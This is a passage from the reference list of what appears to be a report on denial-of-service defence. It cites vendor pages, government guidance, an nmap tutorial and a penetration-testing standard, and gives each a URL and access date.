Available at: <https://techdocs.f5.com/en-us/bigip-15-1-0/big-ip-system-dos-protection-and-protocol-firewall-implementations/detecting-and-preventing-dos-attacks.html>

[Accessed 8 May 2023].

ncsc, 2019. *A minimal denial of service (DoS) response plan*. [Online]

Available at: <https://www.ncsc.gov.uk/collection/denial-service-dos-guidance-collection/a-minimal-denial-of-service-response-plan>

[Accessed 8 May 2025].

NCSC, 2020. *NCSC Gov*. [Online]

Available at: <https://www.ncsc.gov.ie/emailsfrom/Resources/Ingress-Egress/>

[Accessed 18 04 2025].

Netscout, 2024. *Netscout*. [Online]

Available at: <https://www.netscout.com/what-is/rate-limiting>

[Accessed 19 04 2025].

Newman, S., 2022. *Explore DDoS Protection: Cloud, Hybrid & On-Prem Solutions*. [Online]

Available at: <https://www.corero.com/cloud-hybrid-or-on-prem-ddos-protection-options/>

[Accessed 8 May 2025].

Newman, S., 2025. *What is a SYN Flood Attack? - Corero Network Security*. [Online]

Available at: <https://www.corero.com/what-is-syn-flood-attack/>

[Accessed 8 May 2025].

NIST, 2019. *NIST*. [Online]

Available at: <https://csrc.nist.gov/news/2019/nist-publishes-sp-800-189>

[Accessed 19 04 2025].

Radware, 2023. *Radware*. [Online]

Available at: <https://www.radware.com/cyberpedia/bot-management/rate-limiting/>

[Accessed 20 04 2025].

Radware, 2024. *What is rate limiting and how does it work? | Radware*. [Online]

Available at: <https://www.radware.com/cyberpedia/bot-management/rate-limiting/>

[Accessed 8 May 2025].

Radware, 2025. *DDoS Attack Prevention: Why It's Hard & 12 Ways to Prevent DDoS* | Radware. [Online]

Available at: <https://www.radware.com/cyberpedia/ddos-protection/how-to-prevent-ddos-attacks-best-practices-strategies/>

[Accessed 8 May 2025].

Senki, 2020. *Expected DoS Attacks - 10 Steps to Prepare for the Pain*. [Online]

Available at: <https://www.senki.org/operators-security-toolkit/expected-dos-attacks-10-steps-to-prepare-for-the-pain/>

[Accessed 8 May 2025].

ShabazShaik, 2025. *TECHCOMMUNITY.MICROSOFT.COM*. [Online]

Available at: <https://techcommunity.microsoft.com/blog/azurenetworksecurityblog/building-a-ddos-response-plan/4372256>

[Accessed 8 May 2025].

Shivanandhan, M., 2020. *freecodecamp*. [Online]

Available at: <https://www.freecodecamp.org/news/what-is-nmap-and-how-to-use-it-a-tutorial-for-the-greatest-scanning-tool-of-all-time/>

[Accessed 30 3 2025].

Smith, M., 2023. *DDoS Mitigation Technologies Part 3: Third-Party Solutions*. [Online]

Available at: <https://vercara.digicert.com/resources/ddos-mitigation-technologies-part-3-third-party-solutions>

[Accessed 8 May 2025].

Thalesgroup, 2015. *Maximum protection and a quicker response to DDoS attacks*. [Online]

Available at: <https://www.thalesgroup.com/en/critical-information-systems-and-cybersecurity/news/maximum-protection-and-quicker-response-ddos>

[Accessed 8 May 2025].

The PTES Team, 2022. *The Penetration Testing Execution Standard Documentation*. [Online]

Available at: <https://app.readthedocs.org/projects/pentest-standard/downloads/pdf/latest/>

[Accessed 21 April 2025].

Vij, A., 2022. *Azure Microsoft*. [Online]

Available at: <https://azure.microsoft.com/en-us/blog/microsoft-ddos-protection-response->

guide/

[Accessed 18 04 2025].

Waqas, 2018. *Hackread*. [Online]

Available at: <https://hackread.com/man-admits-hacking-former-employers-computer-system-for-revenge/>

[Accessed 01 05 2025].

Wetherbee, M., 2021. *The Power of ISP Collaboration for DDoS Mitigation* | NETSCOUT.

[Online]

Available at: <https://www.netscout.com/blog/ddos-mitigation-collaboration>

[Accessed 8 May 2025].

Wright, S., 2022. *DoS & DDoS protection with NetScaler Access Control Lists (ACLs)*.

[Online]

Available at: <https://community.citrix.com/articles/security/dos-ddos-protection-with-netscaler-access-control-lists-acls/>

[Accessed 8 May 2025].

Yacono, L., 2023. *Cimor*. [Online]

Available at: <https://www.cimcor.com/blog/the-2-big-exceptions-to-financially-motivated-cybercrime>

[Accessed 30 04 2025].

You, W., 2022. *Scheduling DDoS Cloud Scrubbing in ISP Networks via Randomized Online Auctions*. [Online]

Available at: <https://www.cs.uoregon.edu/Reports/DRP-202002-You.pdf>

[Accessed 8 May 2025].